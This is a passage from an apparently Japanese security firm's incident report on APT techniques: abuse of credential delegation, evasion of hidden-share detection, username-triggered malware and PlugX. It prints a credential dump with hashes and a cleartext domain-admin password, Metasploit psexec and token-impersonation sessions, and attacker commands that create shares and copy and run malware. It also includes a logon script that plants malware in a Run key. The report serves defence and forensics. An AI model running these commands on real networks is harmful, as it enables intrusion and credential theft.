

Login as a domain administrator with RDP
With administrator permission in local computer
(Builtin¥administrator)
Domain administrator
(ad¥administrator)

Figure 20 **Remote Desktop Login by a Domain Administrator**



```
Authentication Id : 0 ; 103547 (00000000:0001947b)
Session           : RemoteInteractive from 2
User Name         : administrator
Domain            : AD
SID               : S-1-5-21-1177614957-440953351-3761291218-500
        msv :
         [00000002] Primary
         * Username : Administrator
         * Domain   : AD
         * LM       : 7e6da418e261f2e857f9de491926ca52
         * NTLM     : 6292869043e3ead58a4979f0dd978cea
         * SHA1     : 778255e90df6100655fc96a566918812784a98e5
        wdigest :
         * Username : Administrator
         * Domain   : AD
         * Password : manager123;
```

Figure 21 **Checking the Password of the Domain Administrator on an Infected PC**

Misuse of Delegation

Delegation is a feature that allows services to act as proxies to user/computer accounts. Misuse of this feature enables access to resources normally inaccessible from users' own accounts.

Figure 22 shows an example of PC A with IP address 10.100.0.72 being infected with malware. Account A (a local administrator account, a domain user account with local administrator permission, etc.) has local administrator permission; therefore, malware also has the same privileges. However, since the account does not have administrator permission regarding server B 10.100.0.8, malware cannot usually access the common folder called "administrative shares" (Figure23).

However, if a user logs on to the infected PC (PC A) using an account which has higher-level domain administrator permission, PC A becomes capable of accessing the administrative shares on server B by using the privileges of the account (Figure 24 and Figure25), which makes privilege escalation possible. This is likely to occur, for example, when domain administrators log in to manage PCs in their domains. To prevent privilege escalation, it is effective to configure the settings of domain administrator accounts not to allow delegation as a countermeasure.






Figure 22 Overview of Privilege elevation Achieved by misusing Delegation



```
msf exploit(psexec) > exploit

[*] Started reverse handler on 10.100.0.72:4444
[*] Connecting to the server...
[*] Authenticating to 10.100.0.7:445|WORKGROUP as user 'administrator'...
[*] Uploading payload...
[*] Created \MOQUcWjs.exe...
[*] Sending stage (769536 bytes) to 10.100.0.7
[*] Deleting \MOQUcWjs.exe...
[*] Meterpreter session 3 opened (10.100.0.72:4444 -> 10.100.0.7:49784) at 2014-
09-16 12:39:35 +0900

meterpreter > shell
Process 2968 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo %username%
echo %username%
WIN7X86$

C:\Windows\system32>net use l: \\10.100.0.8\C$
net use l: \\10.100.0.8\C$
'10.100.0.8' �����[�U�[���������������������:  �V�X�e�� �G���[ 1223 �������������
□□B

□□□□□□□□□□□□□[□U□[□□□□□□□□□□□□□□□□□□□□□□□□□□□B


C:\Windows\system32>
```

Figure 23 Hacking of 10.100.0.72 through the Use of PsExec
(Example of malware infection of a domain user account with local administrator privileges or a local administrator account)




```
meterpreter > list_tokens -u

Delegation Tokens Available
========================================
AD\Administrator
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
AD\user1
AD\user3
NT AUTHORITY\ANONYMOUS LOGON
WIN7x86\winuser

meterpreter > impersonate_token AD\\Administrator
[+] Delegation token available
[+] Successfully impersonated user AD\Administrator
meterpreter > shell
Process 1800 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>echo %username%
echo %username%
administrator
```

Checking the token of AD\Administrator

Starting cmd.exe using the token of AD\Administrator

Figure 24 Verification/Configuration of Tokens



```
C:\Windows\system32>net use l: \\10.100.0.8\C$
net use l: \\10.100.0.8\C$
□R□}□□□h□□□□□□□□□I□□□□□□□□□□□B


C:\Windows\system32>dir l:\
dir l:\
 □h□□□C□u L □□□{□□□□□[□□ □□□x□□□□□□□□□□□□□□□B
 □{□□□□□[□□ □V□□□A□□□□□□□□□ EA2E-993D □□□□

 l:\ □□□f□B□□□N□g□□

2009/07/14  12:20    <DIR>          PerfLogs
2013/03/19  18:07    <DIR>          Program Files
2013/03/19  18:07    <DIR>          Program Files (x86)
2013/11/11  19:04    <DIR>          shares
2013/02/07  18:53    <DIR>          Users
2013/03/19  18:16    <DIR>          Windows
               0 □□□□□t□@□C□□                 0 □o□C□g
               6 □□□□□f□B□□□N□g□□  31,415,865,344 □o□C□g□□□□□□□□□□
```


Access permitted to 10.100.0.8\C$

Figure 25 Access Using Domain Administrator permission

4.6.4. Avoiding the detection of hidden shares


Attackers save files by using the hidden shares (ADMIN$ and C$) of targeted computers and servers in order to store malware in appropriate places (Figure26). Figure27 shows communication data used for this purpose. An effective way to prevent such access is to detect hidden files by ADMIN$ and C$ using network IPS, although this may result in false positives.

Note, however, that we had encountered cases where the command shown in Figure 28 was executed to avoid being detected by hidden shares such as ADMIN$ and C$ on a system of a customer who was carrying out the above preventive measure.



名前	更新日時	種類	サイズ
cygwin	2011/04/22 13:37	ファイル フォル...	
Documents and Settings	2010/10/21 14:25	ファイル フォル...	
exports	2011/09/22 10:55	ファイル フォル...	
ir	2011/04/22 13:46	ファイル フォル...	
MSOCache	2010/11/24 11:57	ファイル フォル...	
PDFStreamDumper	2013/09/12 10:33	ファイル フォル...	
Perl	2011/04/22 13:34	ファイル フォル...	
Program Files	2013/09/12 12:00	ファイル フォル...	

Figure 26 **Access by C$**



```
Source       Destination   Protocol  Length Info
10.100.0.1   10.100.0.2    SMB          140 Tree Connect AndX Request, Path: \\10.100.0.2\C$
```

```
00000598  03 08 c0 01 04 ff 00 52  00 08 00 01 00 27 00 00 .......R .....'..
000005A8  5c 00 5c 00 31 00 30 00  2e 00 31 00 30 00 30 00 \.\.1.0. ..1.0.0.
000005B8  2e 00 30 00 2e 00 32 00  5c 00 43 00 24 00 00 00 ..0...2. \.C.$...
000005C8  3f 3f 3f 3f 3f 00                                ?????.
    000007C2  00 00 00 00 00 00 00 00  00 00 00 00 01 08 ff fe ........ ........
    000007D2  03 08 c0 01 07 ff 00 3e  00 01 00 ff 01 00 00 ff .......> ........
    000007E2  01 00 00 0d 00 41 3a 00  4e 00 54 00 46 00 53 00 .....A:. N.T.F.S.
```

Figure 27 **Communication Used to Access C$**

```
at_\\10.100.0.2_20:25_net_share evade=c:\
copy_malware.exe_\\10.100.0.2\evade\windows\
at_\\10.100.0.2_20:26_C:\windows\malware.exe
```

Figure 28 **Avoidance of Detection in C$**


4.6.5. Switching of behavior depending on username

Forensic investigations conducted around 2014 identified a small number of malware programs that changed their behavior depending on username.

One such program used a logon script designed to download malware from a domain server and execute it only when specified users logged on to the server (Figure 29). Another program was designed to switch its behavior at the time of execution by hard-coding (describing in the source code) user names in a malware (Figure30). The time and date when the program was compiled (transformed from source code written by a human being into a machine language) (Figure31) was the same as those of the attack, which indicates that the attacker was creating this malware during the attack.

```
if_"%UserName:~0,3%"_==_"LAC"_(md_"%TMP%\mal"_&_copy_"%LOGONSERVER%\n
etlogon\mal.exe"_"%TMP%\mal\mal.exe"_&_reg_add_hkcu\software\microsoft\windows\
currentversion\run_/t_REG_SZ_/d_"%TMP%\mal\mal.exe"_/v_malware_/f)
```


Figure 29 Logon Script Designed to Change Malware Behavior Depending on User Names



Function name
___sbh_alloc_block
__local_unwind4
__unwind_handler4
_seh_longjmp_unwind4(x)
_EH4_CallFilterFunc(x,x)
_EH4_TransferToHandler(x,x)
_EH4_GlobalUnwind(x)
_EH4_LocalUnwind(x,x,x,x)
_abort
_memset
__msize
__fptrap
__freea
__crtLCMapStringA_stat(localeinfc
___crtLCMapStringA
__crtGetStringTypeA_stat(localeir
___crtGetStringTypeA
_V6_HeapAlloc

Address	Length	Type	String
.rdata:00423328	00000007	C	[redacted]
.rdata:00423330	00000006	C	[redacted]
.rdata:00423338	00000008	C	[redacted]
.rdata:00423340	00000006	C	[redacted]
.rdata:00423348	0000000C	C	[redacted]
.rdata:00423354	0000000A	C	[redacted]
.rdata:00423360	00000009	C	[redacted]
.rdata:0042336C	0000000A	C	[redacted]
.rdata:00423378	00000007	C	[redacted]
.rdata:00423380	0000000A	C	[redacted]
.rdata:0042338C	00000008	C	[redacted]
.rdata:00423394	0000000A	C	[redacted]
.rdata:004233A0	0000000A	C	[redacted]
.rdata:004233AC	0000000A	C	[redacted]
.rdata:004233B8	00000009	C	[redacted]
.rdata:004233C4	0000000B	C	[redacted]
.rdata:004233D0	00000006	C	[redacted]
.rdata:004233D8	00000007	C	[redacted]

Figure 30 Hard-coded User List
(Malware That Changes Its Behavior Depending on User Names)



Address of Entry Point: 00401B22

Field Name	Data Value	Description
Machine	014Ch	i386
Number of Sections	0004h	
Time Date Stamp	53B16AFBh	30/06/2014 13:49:47
Pointer to Symbol Table	00000000h	
Number of Symbols	00000000h	
Size of Optional Header	00E0h	
Characteristics	0102h	

Figure 31 Compilation Date and Time (Malware That Changes Its Behavior Depending on User Names)

4.6.6. Changes in the type of malware used and in the startup registration point

Until around 2010, malware programs detected during the spread of an infection were of the same type, and their startup registration points were also the same. However, different types of malware programs have been detected since around 2013, where each one has a different C&C server address and with a different startup registration point (Figure32).

The use of multiple types of malware enables attackers to stay hidden in targeted organizations for a long period of time so that even if one of them is detected and removed, the other programs can remain undetected. Therefore, even when you have detected and removed a malware program during an attack, it is essential to take appropriate measures to prepare for the possibility of infections by other malware programs.

Since malware is often registered in startup folders, the verification of the startup registration is an effective way to check for infections. Note, however, that many malware programs, especially those used in APTs, are not registered in startup folders.




Figure 32 Change in Malware Behavior during the Spread of an Infection

4.6.7. Absence of malware does not mean non-infection

APTs do not always use malware during attacks. There was a case where an attacker who stole Virtual Private Network (VPN) account information continued to compromise systems on remote desktop servers (by remotely controlling the desktop environments of other computers) without using malware. We have also encountered cases where attackers intruded systems during the spread of an infection merely to steal information without infecting the systems with malware. In other words, the absence of malware does not mean that your system is not infected. Please be aware that if you assume that you are not exposed to damage merely because malware does not exist, you may unexpectedly fall victim to an APT.

This was also reported in M-Trends 2012: An Evolving Threat[39] published by Mandiant. In a case involving a technology company, for example, out of the 63 computers that were hacked, only 12 had malware programs left at the time of investigation, while the other 51 computers were reported to have had no malware left.

4.6.8. Emergence of PlugX

PlugX is Remote Access Trojan (RAT; a type of malware that is a typical Trojan Horse) malware that has been used in APTs that was detected in countries across the world during the first half of 2012. According to a research by Internet Initiative Japan (IIJ),[40] new variants of PlugX are detected even today, with new features added and their distinguishing characteristics being continuously removed. Our researches have also revealed different variants of PlugX.





Figure 33

Percentages of RAT Programs Detected in Investigations Conducted in January 2014 and Beyond

Since around the fall of 2012, we have been detecting communications infected with PlugX at the Japan Security Operation Center (JSOC)[41]; we have also encountered PlugX more frequently than other RAT programs over the past few years in cases dealt with by the Cyber Emergency Center. Figure33 shows the percentages of different types of RAT detected in the 2014 researches.

A typical PlugX program is composed of three files (Figure34).

The following is an overview of the respective roles of these files:



Form.exe
Ink Form MAPI Notes Server
Microsoft Corporation

Form.hlp
ヘルプ ファイル
105 KB

FormDll.dll

Figure 34

Example of Files Used in a Typical PlugX Program

1. **Form.exe: a legitimate application with a digital signature; downloads FromDll.dll, a malicious module, when executed.**
2. **FormDll.dll: a malicious module; builds and executes Form.hlp in memory.**
3. **Form.hlp: PlugX program file**

One of the key features of PlugX is that the program acts as a legitimate application. Therefore, this makes it more complex to identify this type of malware which requires to verify manually the list of processes via Task Scheduler and the list of startup registry programs.

One simple way to check for the presence of malware during a forensic investigation is to use Autoruns[42] which has been publicly available by Microsoft. In addition to listing startup registry programs, Autoruns also displays the results of checks on the digital signatures of registered programs as well as their file paths. Previously, it was possible to identify malware by using an imperfect but simple method of checking those programs without digital signatures and those with signatures of companies that are not well known. In addition to this method, it will be necessary to check the validity of file paths more carefully in the future.

4.7. Hacking of Linux servers

Despite Linux servers using a multiple authentication system, a case involving spoofed logins has been detected in a Public Key Authentication, which was generally believed to be secure. In this case, the attacker seems to have stolen the private key along with the password required to use the key in some way.

We have also encountered a case where through our forensic investigations, screen captures showing server management screen were shown via Tera Term[43] and other management software on infected computers. Such a case lead us to believe that the attacker continue to collect information after hacking a system via keyloggers and by taking screen captures.

